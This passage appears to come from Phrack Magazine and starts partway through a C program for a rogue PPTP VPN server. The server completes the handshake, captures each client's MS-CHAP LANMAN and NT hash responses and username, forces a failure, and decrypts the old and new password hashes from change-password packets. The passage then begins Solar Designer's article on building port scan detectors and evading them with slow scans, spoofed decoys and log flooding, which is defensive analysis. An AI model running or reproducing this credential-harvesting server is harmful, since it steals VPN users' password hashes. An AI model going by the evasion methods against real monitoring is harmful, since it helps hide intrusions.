  u_int32_t bps_min;      /* Minimum BPS (lowest acceptable line speed)  */
  u_int32_t bps_max;      /* Maximum BPS (highest acceptable line speed) */
  u_int32_t bearer;       /* Bearer type                                 */
  u_int32_t framing;      /* Framing type                                */
  u_int16_t recv_size;    /* Recv. Window Size (no. of buffered packets) */
  u_int16_t delay;        /* Packet Processing Delay (in 1/10 sec)       */
  u_int16_t phone_len;    /* Phone Number Length (num. of valid digits)  */
  u_int16_t reserved1;    /* MUST BE ZERO                                */
  u_int8_t  phone_num[64]; /* Phone Number (64 octets, null term.)       */
  u_int8_t subaddress[64]; /* Subaddress (64 octets, null term.)         */
};

struct pptp_out_call_rply { /* for control message type 8 */
  struct pptp_header header;
  u_int16_t call_id;      /* Call ID (used to multiplex data over tunnel)*/
  u_int16_t call_id_peer; /* Peer's Call ID (call_id of pptp_out_call_rqst)*/
  u_int8_t  result_code;  /* Result Code (1 is no errors)                */
  u_int8_t  error_code;   /* Error Code (=0 unless result_code==2)       */
  u_int16_t cause_code;   /* Cause Code (addt'l failure information)     */
  u_int32_t speed;        /* Connect Speed (in BPS)                      */
  u_int16_t recv_size;    /* Recv. Window Size (no. of buffered packets) */
  u_int16_t delay;        /* Packet Processing Delay (in 1/10 sec)       */
  u_int32_t channel;      /* Physical Channel ID (for logging)           */
};
```

```
struct pptp_set_link_info {   /* for control message type 15 */
  struct pptp_header header;
  u_int16_t call_id_peer; /* Peer's Call ID (call_id of pptp_out_call_rqst) */
  u_int16_t reserved1;    /* MUST BE ZERO                                   */
  u_int32_t send_accm;    /* Send ACCM (for PPP packets; default 0xFFFFFFFF)*/
  u_int32_t recv_accm;    /* Receive ACCM (for PPP pack.;default 0xFFFFFFFF)*/
};

#define PPTP_GRE_PROTO  0x880B
#define PPTP_GRE_VER    0x1

#define PPTP_GRE_FLAG_C 0x80
#define PPTP_GRE_FLAG_R 0x40
#define PPTP_GRE_FLAG_K 0x20
#define PPTP_GRE_FLAG_S 0x10
#define PPTP_GRE_FLAG_A 0x80

#define PPTP_GRE_IS_C(f) ((f)&PPTP_GRE_FLAG_C)
#define PPTP_GRE_IS_R(f) ((f)&PPTP_GRE_FLAG_R)
#define PPTP_GRE_IS_K(f) ((f)&PPTP_GRE_FLAG_K)
#define PPTP_GRE_IS_S(f) ((f)&PPTP_GRE_FLAG_S)
#define PPTP_GRE_IS_A(f) ((f)&PPTP_GRE_FLAG_A)

struct pptp_gre_header {
  u_int8_t flags;               /* bitfield */
  u_int8_t ver;                 /* should be PPTP_GRE_VER (enhanced GRE) */
  u_int16_t protocol;           /* should be PPTP_GRE_PROTO (ppp-encaps) */
  u_int16_t payload_len;        /* size of ppp payload, not inc. gre header */
  u_int16_t call_id;            /* peer's call_id for this session */
  u_int32_t seq;                /* sequence number.  Present if S==1 */
  u_int32_t ack;                /* seq number of highest packet recieved by */
                                /*  sender in this session */
};

#define PACKET_MAX 8196

static u_int32_t ack_sent, ack_recv;
static u_int32_t seq_sent, seq_recv;
static u_int16_t pptp_gre_call_id;

#define PPP_ADDRESS                     0xFF
#define PPP_CONTROL                     0x03

/* PPP Protocols */
#define PPP_PROTO_LCP                   0xc021
#define PPP_PROTO_CHAP                  0xc223

/* LCP Codes */
#define PPP_LCP_CODE_CONF_RQST          1
#define PPP_LCP_CODE_CONF_ACK           2
#define PPP_LCP_CODE_IDENT              12

/* LCP Config Options */
#define PPP_LCP_CONFIG_OPT_AUTH         3
#define PPP_LCP_CONFIG_OPT_MAGIC        5
#define PPP_LCP_CONFIG_OPT_PFC          7
#define PPP_LCP_CONFIG_OPT_ACFC         8

/* Auth Algorithms */
#define PPP_LCP_AUTH_CHAP_ALGO_MSCHAP   0x80

/* CHAP Codes */
#define PPP_CHAP_CODE_CHALLENGE                 1
#define PPP_CHAP_CODE_RESPONCE                  2
#define PPP_CHAP_CODE_SUCESS                    3
#define PPP_CHAP_CODE_FAILURE                   4
#define PPP_CHAP_CODE_MSCHAP_PASSWORD_V1        5
#define PPP_CHAP_CODE_MSCHAP_PASSWORD_V2        6
```

```
#define PPP_CHAP_CHALLENGE_SIZE         8
#define PPP_CHAP_RESPONCE_SIZE          49

#define MSCHAP_ERROR    "E=648 R=0"

struct ppp_header {
    u_int8_t address;
    u_int8_t control;
    u_int16_t proto;
};

struct ppp_lcp_chap_header {
  u_int8_t code;
  u_int8_t ident;
  u_int16_t length;
};

struct ppp_lcp_packet {
  struct ppp_header ppp;
  struct ppp_lcp_chap_header lcp;
};

struct ppp_lcp_chap_auth_option {
  u_int8_t type;
  u_int8_t length;
  u_int16_t auth_proto;
  u_int8_t algorithm;
};

struct ppp_lcp_magic_option {
  u_int8_t type;
  u_int8_t length;
  u_int32_t magic;
};

struct ppp_lcp_pfc_option {
  u_int8_t type;
  u_int8_t length;
};

struct ppp_lcp_acfc_option {
  u_int8_t type;
  u_int8_t length;
};


struct ppp_chap_challenge {
  u_int8_t size;
  union {
    unsigned char challenge[8];
    struct {
      unsigned char lanman[24];
      unsigned char nt[24];
      u_int8_t flag;
    } responce;
  } value;
  /* name */
};

struct ppp_mschap_change_password {
  char old_lanman[16];
  char new_lanman[16];
  char old_nt[16];
  char new_nt[16];
  u_int16_t pass_length;
  u_int16_t flags;
};

#define ppp_chap_responce       ppp_chap_challenge
```

```
void net_init();
void getjiggywithit();
void handleit(struct sockaddr_in *);
void send_start_ctrl_conn_rply();
void send_out_call_rply(struct pptp_out_call_rqst *, struct sockaddr_in *);
int decaps_gre (int (*cb)(void *pack, unsigned len));
int encaps_gre (void *pack, unsigned len);
int do_ppp(void *pack, unsigned len);
void do_gre(struct sockaddr_in *);
void send_lcp_conf_rply(void *);
void send_lcp_conf_rqst();
void send_chap_challenge();
void send_chap_failure();
void print_challenge_responce(void *);
void paydirt(void *);


char *n;
int sd, rsd, pid;

void main(int argc, char **argv)
{
  n = argv[0];
  net_init();
  getjiggywithit();
}

void net_init()
{
  int yes = 1;
  struct sockaddr_in sa;

  if ((sd = socket(AF_INET, SOCK_STREAM, 0)) < 0) { perror(n); exit(1); }
  if (setsockopt(sd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) != 0)
  {
    perror(n);
    exit(1);
  }

  bzero((char *) &sa, sizeof(sa));
  sa.sin_family      = AF_INET;
  sa.sin_port        = htons(PPTP_PORT);
  sa.sin_addr.s_addr = htonl(INADDR_ANY);

  if (bind(sd, (struct sockaddr *)&sa, sizeof(sa)) < 0) { perror(n); exit(1); }

  if (listen(sd, 5) < 0) { perror(n); exit(1); }
}

void getjiggywithit()
{
  struct sockaddr_in sa;
  int sucker, size;
  size = sizeof(sa);



  if ((sucker = accept(sd, (struct sockaddr *)&sa, &size)) == -1)
  {
    perror(n);
    exit(1);
  }
  close(sd);
  sd = sucker;
  handleit(&sa);
  exit(0);
}

void handleit(struct sockaddr_in *sa)
{
```

```
  union {
    struct pptp_header h;
    unsigned char buffer[8196];
  } p;
  int hlen, len, type;

  hlen = sizeof(struct pptp_header);

  for(;;)
  {
    len = read(sd, p.buffer, hlen);
    if (len == -1) { perror(n); exit(1); }
    if (len != hlen) { printf("Short read.\n"); exit(1); }

    len = read(sd, p.buffer + hlen, ntoh16(p.h.length) - hlen);
    if (len == -1) { perror(n); exit(1); }
    if (len != (ntoh16(p.h.length) - hlen)) {printf("Short read.\n"); exit(1);}

    if (ntoh32(p.h.magic) != 0x1A2B3C4D) { printf("Bad magic.\n"); exit(1); }
    if (ntoh16(p.h.pptp_type) != 1) {printf("Not a control message.\n");exit(1);}

    type = ntoh16(p.h.ctrl_type);
    switch(type)
    {
      /* we got a live one */
      case PPTP_START_CTRL_CONN_RQST:
        send_start_ctrl_conn_rply();
        break;
      case PPTP_OUT_CALL_RQST:
        send_out_call_rply((struct pptp_out_call_rqst *)&p, sa);
        break;
      case PPTP_SET_LINK_INFO:
        printf("<- PPTP Set Link Info\n");
        break;
      default:
        printf("<- PPTP unknown packet: %d\n", type);
    }
  }
}

void send_start_ctrl_conn_rply()
{
  struct pptp_start_ctrl_conn p;
  int len, hlen;

  hlen  = sizeof(struct pptp_start_ctrl_conn);

  printf("<- PPTP Start Control Connection Request\n");
  printf("-> PPTP Start Control Connection Reply\n");

  bzero((char *)&p, hlen);
  p.header.length    = hton16(hlen);
  p.header.pptp_type = hton16(PPTP_MESSAGE_CONTROL);
  p.header.magic     = hton32(PPTP_MAGIC);
  p.header.ctrl_type = hton16(PPTP_START_CTRL_CONN_RPLY);
  p.version          = hton16(PPTP_VERSION);
  p.result_code      = 1;
  p.framing_cap      = hton32(PPTP_FRAME_ASYNC);   /* whatever */
  p.bearer_cap       = hton32(PPTP_BEARER_ANALOG); /* ditto    */
  bcopy("owned", p.hostname, 5);
  bcopy("r00t", p.vendor, 4);

  len = write(sd, &p, hlen);
  if (len == -1) { perror(n); exit(1); }
  if (len != hlen) { printf("Short write.\n"); exit(1); }
}

static gre = 0;

void send_out_call_rply(struct pptp_out_call_rqst *r, struct sockaddr_in *sa)
```

```
{
  struct pptp_out_call_rply p;
  int len, hlen;

  hlen = sizeof(struct pptp_out_call_rply);

  printf("<- PPTP Outgoing Call Request\n");
  printf("-> PPTP Outgoing Call Reply\n");

  pptp_gre_call_id = r->call_id;

  /* Start a process to handle the GRE/PPP packets */
  if (!gre)
  {
    gre = 1;
    switch((pid = fork()))
    {
      case -1:
        perror(n);
        exit(1);

      case 0:
        close(sd);
        do_gre(sa);
        exit(1);        /* not reached */
    }
  }

  bzero((char *)&p, hlen);
  p.header.length    = hton16(hlen);
  p.header.pptp_type = hton16(PPTP_MESSAGE_CONTROL);
  p.header.magic     = hton32(PPTP_MAGIC);
  p.header.ctrl_type = hton16(PPTP_OUT_CALL_RPLY);
  p.call_id          = hton16(31337);
  p.call_id_peer     = r->call_id;
  p.result_code      = 1;
  p.speed            = hton32(28800);
  p.recv_size        = hton16(5);   /* whatever */
  p.delay            = hton16(50);  /* whatever */
  p.channel          = hton32(31337);

  len = write(sd, &p, hlen);
  if (len == -1) { perror(n); exit(1); }
  if (len != hlen) { printf("Short write.\n"); exit(1); }

}

struct sockaddr_in src_addr;

void do_gre(struct sockaddr_in *sa)
{
#ifndef BROKEN_RAW_CONNECT
  struct sockaddr_in src_addr;
#endif
  int s, n, stat;

  /* Open IP protocol socket */
  rsd = socket(AF_INET, SOCK_RAW, PPTP_PROTO);
  if (rsd<0) { perror("gre"); exit(1); }
  src_addr.sin_family = AF_INET;
  src_addr.sin_addr   = sa->sin_addr;
  src_addr.sin_port   = 0;

#ifndef BROKEN_RAW_CONNECT
  if (connect(rsd, (struct sockaddr *) &src_addr, sizeof(src_addr))<0) {
    perror("gre"); exit(1);
  }
#endif

  ack_sent = ack_recv = seq_sent = seq_recv = 0;
```

```
  stat=0;

  /* Dispatch loop */
  while (stat>=0) { /* until error happens on s */
    struct timeval tv = {0, 0}; /* non-blocking select */
    fd_set rfds;
    int retval;

    n = rsd + 1;
    FD_ZERO(&rfds);
    FD_SET(rsd, &rfds);

    /* if there is a pending ACK, do non-blocking select */
    if (ack_sent!=seq_recv)
      retval = select(n, &rfds, NULL, NULL, &tv);
    else /* otherwise, block until data is available */
      retval = select(n, &rfds, NULL, NULL, NULL);
    if (retval==0 && ack_sent!=seq_recv) /* if outstanding ack */
      encaps_gre(NULL, 0); /* send ack with no payload */
    if (FD_ISSET(rsd,  &rfds)) /* data waiting on socket */
      stat=decaps_gre(do_ppp);
  }

  /* Close up when done. */
  close(rsd);
}

int decaps_gre (int (*cb)(void *pack, unsigned len)) {
  unsigned char buffer[PACKET_MAX+64/*ip header*/];
  struct pptp_gre_header *header;
  int status, ip_len=0;

  if((status=read(rsd, buffer, sizeof(buffer)))<0)
    {perror("gre"); exit(1); }
  /* strip off IP header, if present */
  if ((buffer[0]&0xF0)==0x40)
    ip_len = (buffer[0]&0xF)*4;
  header = (struct pptp_gre_header *)(buffer+ip_len);

  /* verify packet (else discard) */
  if (((ntoh8(header->ver)&0x7F)!=PPTP_GRE_VER) || /* version should be 1   */
      (ntoh16(header->protocol)!=PPTP_GRE_PROTO)|| /* GRE protocol for PPTP */
      PPTP_GRE_IS_C(ntoh8(header->flags)) ||    /* flag C should be clear   */
      PPTP_GRE_IS_R(ntoh8(header->flags)) ||    /* flag R should be clear   */
      (!PPTP_GRE_IS_K(ntoh8(header->flags))) || /* flag K should be set     */
      ((ntoh8(header->flags)&0xF)!=0)) { /* routing and recursion ctrl = 0  */
    /* if invalid, discard this packet */
    printf("Discarding GRE: %X %X %X %X %X %X",
         ntoh8(header->ver)&0x7F, ntoh16(header->protocol),
         PPTP_GRE_IS_C(ntoh8(header->flags)),
         PPTP_GRE_IS_R(ntoh8(header->flags)),
         PPTP_GRE_IS_K(ntoh8(header->flags)),
         ntoh8(header->flags)&0xF);
    return 0;
  }
  if (PPTP_GRE_IS_A(ntoh8(header->ver))) { /* acknowledgement present */
    u_int32_t ack = (PPTP_GRE_IS_S(ntoh8(header->flags)))?
      header->ack:header->seq; /* ack in different place if S=0 */
    if (ack > ack_recv) ack_recv = ack;
    /* also handle sequence number wrap-around (we're cool!) */
    if (((ack>>31)==0)&&((ack_recv>>31)==1)) ack_recv=ack;
  }
  if (PPTP_GRE_IS_S(ntoh8(header->flags))) { /* payload present */
    unsigned headersize = sizeof(*header);
    unsigned payload_len= ntoh16(header->payload_len);
    u_int32_t seq       = ntoh32(header->seq);
    if (!PPTP_GRE_IS_A(ntoh8(header->ver))) headersize-=sizeof(header->ack);
    /* check for incomplete packet (length smaller than expected) */
    if (status-headersize<payload_len) {
      printf("incomplete packet\n");
```

```
      return 0;
    }
    /* check for out-of-order sequence number */
    /* (handle sequence number wrap-around, cuz we're cool) */
    if ((seq > seq_recv) ||
        (((seq>>31)==0) && (seq_recv>>31)==1)) {
      seq_recv = seq;

      return cb(buffer+ip_len+headersize, payload_len);
    } else {
      printf("discarding out-of-order\n");
      return 0; /* discard out-of-order packets */
    }
  }
  return 0; /* ack, but no payload */
}

int encaps_gre (void *pack, unsigned len) {
  union {
    struct pptp_gre_header header;
    unsigned char buffer[PACKET_MAX+sizeof(struct pptp_gre_header)];
  } u;
  static u_int32_t seq=0;
  unsigned header_len;
  int out;

  /* package this up in a GRE shell. */
  u.header.flags        = hton8 (PPTP_GRE_FLAG_K);
  u.header.ver          = hton8 (PPTP_GRE_VER);
  u.header.protocol     = hton16(PPTP_GRE_PROTO);
  u.header.payload_len  = hton16(len);
  u.header.call_id      = hton16(pptp_gre_call_id);

  /* special case ACK with no payload */
  if (pack==NULL)
    if (ack_sent != seq_recv) {
      u.header.ver |= hton8(PPTP_GRE_FLAG_A);
      u.header.payload_len = hton16(0);
      u.header.seq = hton32(seq_recv); /* ack is in odd place because S=0 */
      ack_sent = seq_recv;
#ifndef BROKEN_RAW_CONNCET
      return write(rsd, &u.header, sizeof(u.header)-sizeof(u.header.seq));
#else
      return sendto(rsd, &u.header, sizeof(u.header)-sizeof(u.header.seq), 0,
            (struct sockaddr *) &src_addr, sizeof(src_addr));
#endif
    } else return 0; /* we don't need to send ACK */
  /* send packet with payload */
  u.header.flags |= hton8(PPTP_GRE_FLAG_S);
  u.header.seq    = hton32(seq);
  if (ack_sent != seq_recv) { /* send ack with this message */
    u.header.ver |= hton8(PPTP_GRE_FLAG_A);
    u.header.ack  = hton32(seq_recv);
    ack_sent = seq_recv;
    header_len = sizeof(u.header);
  } else { /* don't send ack */
    header_len = sizeof(u.header) - sizeof(u.header.ack);
  }
  if (header_len+len>=sizeof(u.buffer)) return 0; /* drop this, it's too big */
  /* copy payload into buffer */
  memcpy(u.buffer+header_len, pack, len);
  /* record and increment sequence numbers */
  seq_sent = seq; seq++;
  /* write this baby out to the net */
#ifndef BROKEN_RAW_CONNECT
  return write(rsd, u.buffer, header_len+len);
#else
  return sendto(rsd, &u.buffer, header_len+len, 0,
        (struct sockaddr *) &src_addr, sizeof(src_addr));
#endif
```

```
}


int do_ppp(void *pack, unsigned len)
{
  struct {
    struct ppp_header ppp;
    struct ppp_lcp_chap_header header;
  } *p;

  p = pack;

  switch(ntoh16(p->ppp.proto))
  {
    case PPP_PROTO_LCP:
      switch(ntoh8(p->header.code))
      {
        case  PPP_LCP_CODE_CONF_RQST:
          printf("<- LCP Configure Request\n");
          send_lcp_conf_rply(pack);
          send_lcp_conf_rqst();
          break;
        case  PPP_LCP_CODE_CONF_ACK:
          printf("<- LCP Configure Ack\n");
          send_chap_challenge(pack);

          break;
        case PPP_LCP_CODE_IDENT:
          /* ignore */
          break;
        default:
          printf("<- LCP unknown packet: C=%X I=%X L=%X\n", p->header.code,
            p->header.ident, ntoh16(p->header.length));
      }
      break;
    case PPP_PROTO_CHAP:
      switch(ntoh8(p->header.code))
      {
        case PPP_CHAP_CODE_RESPONCE:
          printf("<- CHAP Responce\n");
          print_challenge_responce(pack);
          send_chap_failure();
          break;
        case PPP_CHAP_CODE_MSCHAP_PASSWORD_V1:
          paydirt(pack);
          break;
        default:
          printf("<- CHAP unknown packet: C=%X I=%X L=%X\n", p->header.code,
            p->header.ident, ntoh16(p->header.length));
      }
      break;
    default:
      printf("<- PPP unknwon  packet: %X\n", ntoh16(p->ppp.proto));
  }

  return(1);
}

void send_lcp_conf_rply(void *pack)
{
  struct {
    struct ppp_header ppp;
    struct ppp_lcp_chap_header lcp;
  } *p = pack;

  printf("-> LCP Configure Ack\n");

  p->lcp.code = hton8(PPP_LCP_CODE_CONF_ACK);
  encaps_gre(p, ntoh16(p->lcp.length) + sizeof(struct ppp_header));
}
```

```
void send_lcp_conf_rqst()
{
  struct {
    struct ppp_header ppp;
    struct ppp_lcp_chap_header lcp;
    struct ppp_lcp_chap_auth_option auth;
  } pkt;

  printf("-> LCP Configure Request\n");

  bzero(&pkt, sizeof(pkt));
  pkt.ppp.address     = hton8(PPP_ADDRESS);
  pkt.ppp.control     = hton8(PPP_CONTROL);
  pkt.ppp.proto       = hton16(PPP_PROTO_LCP);
  pkt.lcp.code        = hton8(PPP_LCP_CODE_CONF_RQST);
  pkt.lcp.ident       = hton8(9);
  pkt.lcp.length      = hton16(4 +5);
  pkt.auth.type       = hton8(PPP_LCP_CONFIG_OPT_AUTH);
  pkt.auth.length     = hton8(5);
  pkt.auth.auth_proto = hton16(PPP_PROTO_CHAP);
  pkt.auth.algorithm  = hton8(PPP_LCP_AUTH_CHAP_ALGO_MSCHAP);

  encaps_gre(&pkt, 13);
}

void send_chap_challenge()
{
  struct {
    struct ppp_header ppp;
    struct ppp_lcp_chap_header chap;
    struct ppp_chap_challenge challenge;
  } pkt;

  printf("-> CHAP Challenge\n");

  bzero(&pkt, sizeof(pkt));
  pkt.ppp.address    = hton8(PPP_ADDRESS);
  pkt.ppp.control    = hton8(PPP_CONTROL);
  pkt.ppp.proto      = hton16(PPP_PROTO_CHAP);
  pkt.chap.code      = hton8(PPP_CHAP_CODE_CHALLENGE);
  pkt.chap.length    = hton16(13);
  pkt.challenge.size = hton8(8);

  encaps_gre(&pkt,  4 + 13);
}

void print_challenge_responce(void *pack)
{
  unsigned char name[512], *c;
  int len;
  struct {
    struct ppp_header ppp;
    struct ppp_lcp_chap_header chap;
    struct ppp_chap_challenge responce;
  } *p;

  p = pack;

  c = p->responce.value.responce.lanman;
  printf("   LANMAN Responce: %02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02
X%02X%02X%02X%02X%02X\n",
  c[ 0], c[ 1], c[ 2], c[ 3], c[ 4], c[ 5], c[ 6], c[ 7], c[ 8], c[ 9], c[10],
  c[11], c[12], c[13], c[14], c[15], c[16], c[17], c[18], c[19], c[20], c[21],
  c[22], c[23]);
  c = p->responce.value.responce.nt;
  printf("   NTHash Responce: %02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02
X%02X%02X%02X%02X%02X\n",
  c[ 0], c[ 1], c[ 2], c[ 3], c[ 4], c[ 5], c[ 6], c[ 7], c[ 8], c[ 9], c[10],
  c[11], c[12], c[13], c[14], c[15], c[16], c[17], c[18], c[19], c[20], c[21],
```

```
  c[22], c[23]);
  printf("   Use NT hash: %d\n", p->responce.value.responce.flag);


  bzero(name, 512);
  len = ntoh16(p->chap.length) - 54;
  bcopy(((char *)p) + 4 + 54, name, len);
  name[len] = '\0';
  printf("   User: %s\n", name);
}

void send_chap_failure()
{
  struct {
    struct ppp_header ppp;
    struct ppp_lcp_chap_header chap;
    char message[64];
  } pkt;

  printf("-> CHAP Failure\n");

  bzero(&pkt, sizeof(pkt));
  pkt.ppp.address = hton8(PPP_ADDRESS);
  pkt.ppp.control = hton8(PPP_CONTROL);
  pkt.ppp.proto   = hton16(PPP_PROTO_CHAP);
  pkt.chap.code   = hton8(PPP_CHAP_CODE_FAILURE);
  pkt.chap.length = hton16(4 + strlen(MSCHAP_ERROR));
  strncpy(pkt.message, MSCHAP_ERROR, strlen(MSCHAP_ERROR));

  encaps_gre(&pkt,  4 + 4 + strlen(MSCHAP_ERROR));
}

extern int des_check_key;

void paydirt(void *pack)
{
  unsigned char out[8], out2[8], key[8];
  struct {
    struct ppp_header ppp;
    struct ppp_lcp_chap_header chap;
    struct ppp_mschap_change_password passwds;
  } *pkt;
  des_key_schedule ks;

  pkt =  pack;
  bzero(key, 8);

  printf("<- MSCHAP Change Password Version 1 Packet.\n");

  /* Turn off checking for weak keys within libdes */
  des_check_key=0;
  des_set_odd_parity((des_cblock *)key);
  des_set_key((des_cblock *)key, ks);

  des_ecb_encrypt((des_cblock *)pkt->passwds.old_lanman,(des_cblock *) out, ks, 0);
  des_ecb_encrypt((des_cblock *)(pkt->passwds.old_lanman + 8), (des_cblock *)out2, ks, 0)
;
  printf("   Old LANMAN: %02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X
\n",
  out [0], out [1], out [2], out [3], out [4], out [5], out [6], out [7],
  out2[0], out2[1], out2[2], out2[3], out2[4], out2[5], out2[6], out2[7]);

  des_ecb_encrypt((des_cblock *)pkt->passwds.new_lanman,(des_cblock *) out, ks, 0);
  des_ecb_encrypt((des_cblock *)(pkt->passwds.new_lanman + 8), (des_cblock *)out2, ks, 0)
;
  printf("   New LANMAN: %02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X
\n",
  out [0], out [1], out [2], out [3], out [4], out [5], out [6], out [7],
  out2[0], out2[1], out2[2], out2[3], out2[4], out2[5], out2[6], out2[7]);
```

```
  des_ecb_encrypt((des_cblock *)pkt->passwds.old_nt,(des_cblock *) out, ks, 0);
  des_ecb_encrypt((des_cblock *)(pkt->passwds.old_nt + 8), (des_cblock *)out2, ks, 0);
  printf("   Old NTHash: %02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X
\n",
  out [0], out [1], out [2], out [3], out [4], out [5], out [6], out [7],
  out2[0], out2[1], out2[2], out2[3], out2[4], out2[5], out2[6], out2[7]);

  des_ecb_encrypt((des_cblock *)pkt->passwds.new_nt,(des_cblock *) out, ks, 0);
  des_ecb_encrypt((des_cblock *)(pkt->passwds.new_nt + 8), (des_cblock *)out2, ks, 0);
  printf("   New NTHash: %02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X
\n",
  out [0], out [1], out [2], out [3], out [4], out [5], out [6], out [7],
  out2[0], out2[1], out2[2], out2[3], out2[4], out2[5], out2[6], out2[7]);

  printf("   New Password Length: %d\n", ntoh16(pkt->passwds.pass_length));

  kill(pid, SIGTERM);
  exit(0);
}
<-->


----[  EOF
```

---[Phrack Magazine Volume 8, Issue 53 July 8, 1998, article 13 of 15

----------[Designing and Attacking Port Scan Detection Tools

--------[solar designer <solar@false.com>

----[Introduction

The purpose of this article is to show potential problems with intrusion detection systems (IDS), concentrating on one simple attack: port scans.

This lets me cover all components of such a simplified IDS. Also, unlike the great SNI paper (http://www.secnet.com/papers/IDS.PS), this article is not limited to network-based tools. In fact, the simple and hopefully reliable example port scan detection tool ("scanlogd") that you'll find at the end is host-based.

----[What Can We Detect?

A port scan involves an attacker trying many destination ports, usually including some that turn out not to be listening. One "signature" that could be used for detecting port scans is "several packets to different destination ports from the same source address within a short period of time". Another such signature could be "SYN to a non-listening port". Obviously, there are many other ways to detect port scans, up to dumping all the packet headers to a file and analyzing them manually (ouch).

All of these different methods have their own advantages and disadvantages, resulting in different numbers of "false positives" and "false negatives". Now, let me show that, for this particular attack type, it is always possible for an attacker to make her attack either very unlikely to be noticed, or very unlikely to be traced to its real origin, while still being able to obtain the port number information.

To obscure the attack, an attacker could do the scan very slowly. Unless the target system is normally idle (in which case one packet to a non-listening port is enough for the admin to notice, not a likely real world situation), it is possible to make the delay between ports large enough for this to be likely not recognized as a scan.

A way to hide the origin of a scan, while still receiving the information, is to send a large amount (say, 999) of spoofed "port scans", and only on scan from the real source address. Even if all the scans (1000 of them) are detected and logged, there's no way to tell which of the source addresses is real. All we can tell is that we've been port scanned.

Note that, while these attacks are possible, they obviously require more resources from the attacker to perform. Some attackers will likely choose not to use such complicated and/or slow attacks, and others will have to pay with their time. This alone is enough reason to still detect at least some port scans (the ones that are detectable).

The possibility of such attacks means that our goal is not to detect all port scans (which is impossible), but instead, in my opinion, to detect as many port scan kinds as possible while still being reliable enough.

----[What Information Can We Trust?

Obviously, the source address can be spoofed, so we can't trust it unless other evidence is available. However, port scanners sometimes leak extra information that can be used to tell something about the real origin of a spoofed port scan.

For example, if the packets we receive have an IP TTL of 255 at our end, we know for sure that they're being sent from our local network regardless of

what the source address field says. However, if TTL is 250, we can only tell that the attacker was no more than 5 hops away, we can't tell how far exactly she was for sure.

Starting TTL and source port number(s) can also give us a hint of what port scanner type (for "stealth" scans) or operating system (for full TCP connection scans) is used by the attacker. We can never be sure though. For example, nmap sets TTL to 255 and source port to 49724, while Linux kernel sets TTL to 64.

----[Information Source (E-box) Choice

For detecting TCP port scans, including "stealth" ones, we need access to raw IP and TCP packet headers.

In a network-based IDS, we would use promiscuous mode for obtaining the raw packets. This has all the problems described in the SNI paper: both false positives and false negatives are possible. However, sometimes this might be acceptable for this attack type since it is impossible to detect all port scans anyway.

For a host-based IDS, there are two major ways of obtaining the packets: reading from a raw TCP or IP socket, or getting the data directly inside the kernel (via a loadable module or a kernel patch).

When using a raw TCP socket, most of the problems pointed out by SNI do not apply: we are only getting the packets recognized by our own kernel. However, this is still passive analysis (we might miss packets) and a fail-open system. While probably acceptable for port scans only, this is not a good design if we later choose to detect other attacks. If we used a raw IP socket instead (some systems don't have raw TCP sockets), we would have more of the "SNI problems" again. Anyway, in my example code, I'm using a raw TCP socket.

The most reliable IDS is one with some support from the target systems kernel. This has access to all the required information, and can even be fail-close. The obvious disadvantage is that kernel modules and patches aren't very portable.

----[Attack Signature (A-box) Choice

It has already been mentioned above that different signatures can be used to detect port scans; they differ by numbers of false positives and false negatives. The attack signature that we choose should keep false positives as low as possible while still keeping false negatives reasonably low. It is however not obvious what to consider reasonable. In my opinion, this should depend on the severity of the attack we're detecting (the cost of a false negative), and on the actions taken for a detected attack (the cost of a false positive). Both of these costs can differ from site to site, so an IDS should be user-tunable.

For scanlogd, I'm using the following attack signature: "at least COUNT ports need to be scanned from the same source address, with no longer than DELAY ticks between ports". Both COUNT and DELAY are configurable. A TCP port is considered to be scanned when receiving a packet without the ACK bit set.

----[Logging the Results (D-box)

Regardless of where we write our logs (a disk file, a remote system, or maybe even a printer), our space is limited. When storage is full, results will get lost. Most likely, either the logging stops, or old entries get replaced with newer ones.

An obvious attack is to fill up the logs with unimportant information, and then do the real attack with the IDS effectively disabled. For the port scans example, spoofed "port scans" could be used to fill up the

logs, and the real attack could be a real port scan, possibly followed by a breakin. This example shows how a badly coded port scan detection tool could be used to avoid logging of the breakin attempt, which would get logged if the tool wasn't running.

One solution for this problem would be to put rate limits (say, no more than 5 messages per 20 seconds) on every attack type separately, and, when the limit is reached, log this fact, and temporarily stop logging of attacks of this type. For attack types that can't be spoofed, such limits could be put per source address instead. Since port scans can be spoofed, this still lets an attacker not reveal her real address, but this doesn't let her hide another attack type this way, like she could do if we didn't implement the rate limits... that's life. This is what I implemented in scanlogd.

Another solution, which has similar advantages and disadvantages, is to allocate space for messages from every attack type separately. Both of these solutions can be implemented simultaneously.

----[What To Do About Port Scans? (R-box)

Some IDS are capable of responding to attacks they detect. The actions are usually directed to prevent further attacks and/or to obtain extra information about the attacker. Unfortunately, these features can often be abused by a smart attacker.

A typical action is to block the attacking host (re-configuring access lists of the firewall, or similar). This leads to an obvious Denial of Service (DoS) vulnerability if the attack we're detecting is spoofable (like a port scan is). It is probably less obvious that this leads to DoS vulnerabilities for non-spoofable attack types, too. That's because IP addresses are sometimes shared between many people; this is the case for ISP shell servers and dynamic dialup pools.

There are also a few implementation problems with this approach: firewall access lists, routing tables, etc... are all of a limited size. Also, even before the limit is reached, there are CPU usage issues. If an IDS is not aware of these issues, this can lead to DoS of the entire network (say, if the firewall goes down).

In my opinion, there're only very few cases in which such an action might be justified. Port scans are definitely not among those.

Another common action is to connect back to the attacking host to obtain extra information. For spoofable attacks, we might end up being used in attacking a third-party. We'd better not do anything for such attacks, including port scans.

However, for non-spoofable attacks, this might be worth implementing in some cases, with a lot of precautions. Mainly, we should be careful not to consume too many resources, including bandwidth (should limit request rate regardless of the attack rate, and limit the data size), CPU time, and memory (should have a timeout, and limit the number of requests that we do at a time). Obviously, this means that an attacker can still make some of the requests fail, but there's nothing we can do here.

See ftp://ftp.win.tue.nl/pub/security/murphy.ps.gz for an example of the issues involved. This paper by Wietse Venema details similar vulnerabilities in older versions of his famous TCP wrapper package.

